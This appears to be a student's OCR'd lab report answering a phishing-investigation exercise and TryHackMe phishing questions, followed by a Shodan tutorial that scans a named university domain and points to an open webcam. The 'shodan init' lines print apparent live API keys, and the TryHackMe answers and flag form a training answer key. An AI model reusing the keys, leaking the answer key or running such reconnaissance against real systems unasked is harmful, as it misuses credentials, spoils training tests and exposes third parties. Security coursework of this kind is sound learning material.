
Location to send 1 Billion CoCanDs is in Money.xlsx

D7

	A	B	C	D
1				
2				
3				
4			VGhlIE1hcnRpYW4gQ29sb255LCBCZXNpZGUgSW50ZXJwbGFuZXRhcnkgU3BhY2Vwb3J0Lg==	
5				
6				
7				
8				
9				
10				
11				

A1


	A	B
1		
2		
3		**Whatever you have seen or read till now is fake. Our intension was not for money. It is the beginning of the WAR WITH CoCanDians**
4		
5	**Location**	It's not that easy to find this Majorr!! I will also stay in the same location but I bet CoCanDian's cant do anything in my planet😂
6		
7		
8		Find and come ASAP I'm Waiting!
9		
10		
11		
12		




Answers of the question given in the PDF file:-


1) emkei.cz
2) negaje3921@pashter.com
3) .zip
4) Pastero Negeja
5) The Martin Colony, Beside Interplanetary Spaceport.
6) Pashter.com

Phishing Analysis Fundamentals (TRY HACK ME):





Task 2:- The Email Address



Task 3:- Email Delivery

Answer the questions below

What port is classified as Secure Transport for SMTP?

465 ✓ Correct Answer

What port is classified as Secure Transport for IMAP?

993 ✓ Correct Answer

What port is classified as Secure Transport for POP3?

995 ✓ Correct Answer

Task 4:- Email Headers

Answer the questions below

What email header is the same as "Reply-to"?

Return-Path ✓ Correct Answer

Once you find the email sender's IP address, where can you retrieve more information about the IP?

http://www.arin.net ✓ Correct Answer

Task 5:- Email Body

Answer the questions below

In the above screenshots, what is the URI of the blocked image?

https://i.imgur.com/LSWOtDI.png ✓ Correct Answer


In the above screenshots, what is the name of the PDF attachment?

Payment-updateid.pdf ✓ Correct Answer

In the attached virtual machine, view the information in email2.txt and reconstruct the PDF using the base64 data. What is the text within the PDF?

THM{BENIGN_PDF_ATTACHMENT} ✓ Correct Answer Hint

Task 6:- Types of Phishing



SHODAN.IO:

The Search Engine for the Internet of Things (IoT) Shodan is a powerful cybersecurity search engine that scans and indexes internet-connected devices. Unlike Google, which indexes websites, Shodan collects data on devices, services, and infrastructure exposed to the internet. This includes servers, webcams, routers, industrial control systems (ICS), smart devices, and more.

How Shodan Works

Shodan continuously scans the internet by sending requests to publicly available IP addresses and recording their responses.

It gathers metadata such as:

- Open Ports (e.g., HTTP, SSH, RDP, FTP)
- Running Services (e.g., Apache, Nginx, MySQL, MongoDB)
- Software Versions (useful for vulnerability detection)
- SSL Certificates & Security Details
- Location Data (Country, City, ISP, ASN, etc.)


This data is stored and can be queried using Shodan's web interface, CLI (Command Line Interface), or API.

- **Search for Internet-Connected Devices:**
  - Instead of indexing web pages, Shodan scans and indexes devices connected to the internet. This includes a wide range of devices, from webcams and routers to industrial control systems and IoT devices.
- **Revealing Exposed Devices:**
  - Shodan reveals devices with open ports and services, providing information about their software, location, and potential vulnerabilities. This makes it a valuable tool for cybersecurity professionals.
- **Uses and Applications:**
  - **Cybersecurity:** Security professionals use Shodan to identify vulnerable devices and systems, assess network security, and investigate potential threats.
  - **Research:** Researchers use Shodan to study internet-connected devices, analyze trends, and gain insights into the IoT landscape.
  - **Industrial Control Systems:** Shodan can reveal exposed industrial control systems (ICS), which can be a security risk if not properly protected.
- **Key Characteristics:**
  - It scans for "banners," which are responses from servers that provide information about the services they offer.


- It can identify a wide range of devices and services, including those that are not typically visible to traditional search engines.
- It is a tool that can be used for both ethical and unethical purposes, so it is important to use it responsibly.


Basic Queries

1. City - Displays the city information.




2. City: "Delhi" - Specifies that the city is Delhi.






No vulnerable system open at this place.


3. Country: "IN" - Specifies that the country is India.



4. Country: "IN", City: "Dehra" - Indicates the location is in Dehradun, India.



5. Ping upes.ac.in - Sends a network request to check if the domain is reachable.



20.207.102.252 - IP address of the domain.

SSL Certificate:

An SSL (Secure Sockets Layer) certificate, more accurately now often referred to as a TLS (Transport Layer Security) certificate, is a digital certificate that authenticates a website's identity and enables an encrypted connection. Here's a breakdown of key aspects:


Purpose:

- **Encryption:**
  - SSL/TLS certificates encrypt data transmitted between a web browser and a web server. This prevents unauthorized parties from intercepting and reading sensitive information like passwords, credit card numbers, and personal details.
- **Authentication:**
  - They verify the identity of a website, ensuring that users are connecting to the legitimate site and not a fraudulent one.
- **Trust:**
  - The presence of an SSL/TLS certificate, indicated by "HTTPS" and a padlock icon in the browser's address bar, builds user trust and confidence.


SSL Certificate


```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            0d:a2:25:42:46:7d:e9:9c:a1:cc:e8:01:12:f7:9a:98
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Se
cure Server CA
        Validity
            Not Before: Aug 21 00:00:00 2024 GMT
            Not After : Jul 24 23:59:59 2025 GMT
        Subject: CN=*.upes.ac.in
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:c4:36:4f:8e:5a:6b:e9:09:34:4d:ce:e2:c3:7d:
                    8b:c0:60:2a:f3:ad:6a:3a:b9:8d:54:e9:7a:ef:ea:
                    df:89:10:4e:3e:b2:cf:3d:21:04:51:30:ba:f6:75:
                    81:2d:32:5d:59:b3:c2:21:88:3b:ab:54:c1:8c:48:
                    c5:02:5a:e9:cd:2a:fa:6a:04:3f:91:92:e1:59:50:
                    3f:58:9f:ca:f6:7f:02:62:38:d9:16:b9:21:05:c4:
                    e0:c2:36:be:26:5f:81:b6:c4:f1:b1:b1:96:99:d0:
                    71:74:70:db:8e:14:e0:ea:23:dc:c2:75:ba:21:dd:
                    92:69:b2:72:d8:e0:1b:36:1c:bd:9d:a0:71:d3:46:
                    8b:65:7c:72:2d:28:a1:a8:8d:e8:1e:e0:0b:42:b5:
                    4e:0f:7d:10:a2:4c:f4:e4:31:cb:2d:43:7b:cc:7d:
                    39:55:41:92:bc:82:f8:d3:ed:10:1d:0c:41:a8:1b:
                    ff:54:5d:3f:d8:77:26:d7:ca:24:ad:2b:b3:51:db:
                    87:1e:63:da:0e:23:9a:98:1e:ff:ee:55:6b:63:5a:
                    b9:21:fb:d9:85:a5:a5:94:09:b0:15:ce:42:19:49:
                    14:1d:c7:6a:dd:7a:ac:ab:30:c8:d1:45:53:b5:de:
                    a9:0c:07:57:71:77:c4:f2:4c:f1:f2:48:02:b5:d0:
                    d8:95
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Authority Key Identifier:
                8D:8C:5E:C4:54:AD:8A:E1:77:E9:9B:F9:9B:05:E1:B8:01:8D:61:E1
            X509v3 Subject Key Identifier:
```

6. Webcams: Shows all the open webcams in all over the country.



One of the webcam open in Japan.





shodan -h:

When we're dealing with "shodan -h," we're typically referring to using the Shodan command-line interface (CLI). In that context, "-h" is a standard command-line argument that requests "help" information.


Shodan CLI and "-h"

- **Command-Line Interface (CLI):**
    - Shodan provides a CLI that allows users to interact with its services directly from their

computer's terminal. This offers more advanced and automated ways to use Shodan's capabilities.

- **"-h" or "--help":**
    - Like many CLI tools, Shodan's CLI uses "-h" or "--help" to display a help menu. This menu provides information on:
        - Available commands.
        - Command-line options and arguments.
        - Usage examples.

If we have to execute "shodan -h" in a terminal where the Shodan CLI is installed, we would see a list of available Shodan commands and their associated options.



<u>shodan init</u>:

- **API Key Configuration:**
    - The core function of "shodan init" is to store Shodan API key. This API key is essential for the

CLI to authenticate your requests to Shodan's services.

- Shodan's API key is what links your shodan account, to the shodan CLI tool.

- **Enabling CLI Access:**
  - By initializing the CLI with API key, we're granting it permission to access our Shodan account and utilize its features.

shodan info:

- **Account Details:**
  - The "shodan info" command displays information related to your Shodan account, such as:
  - Membership status.
  - The number of search queries you have remaining.
  - Other relevant account details.
- **Checking Account Status:**
  - It's a useful way to quickly check the status of your Shodan account and ensure that your API key is working correctly.

```
└─$ shodan init 0ZBgVYdqBfwRbaDaFT6miYJnRdiEYMW7
Successfully initialized
```

```
└─$ shodan info
Query credits available: 0
Scan credits available: 0
```

Here the query credits available are zero and the scan credits available are also zero.

```
└─$ shodan init r0ZzTkq6wV0HrKbbytKYft7qmSRRkqQZ
Successfully initialized
```

```
└─$ shodan info
Query credits available: 100
Scan credits available: 100
```

Here the query credits available are 100 and the scan credits available are also 100.

shodan version:

Checks the installed version of Shodan on the system.

```
└─$ shodan version
1.31.0
```

shodan count openssh:

Counts how many OpenSSH servers are indexed by Shodan. OpenSSH is commonly used for secure remote logins.

```
└─$ shodan count openssh
68409
```

Shodan count openssh 7:

Searches for servers running OpenSSH version 7.

```
└─$ shodan count openssh 7
750
```

Shodan download -h:

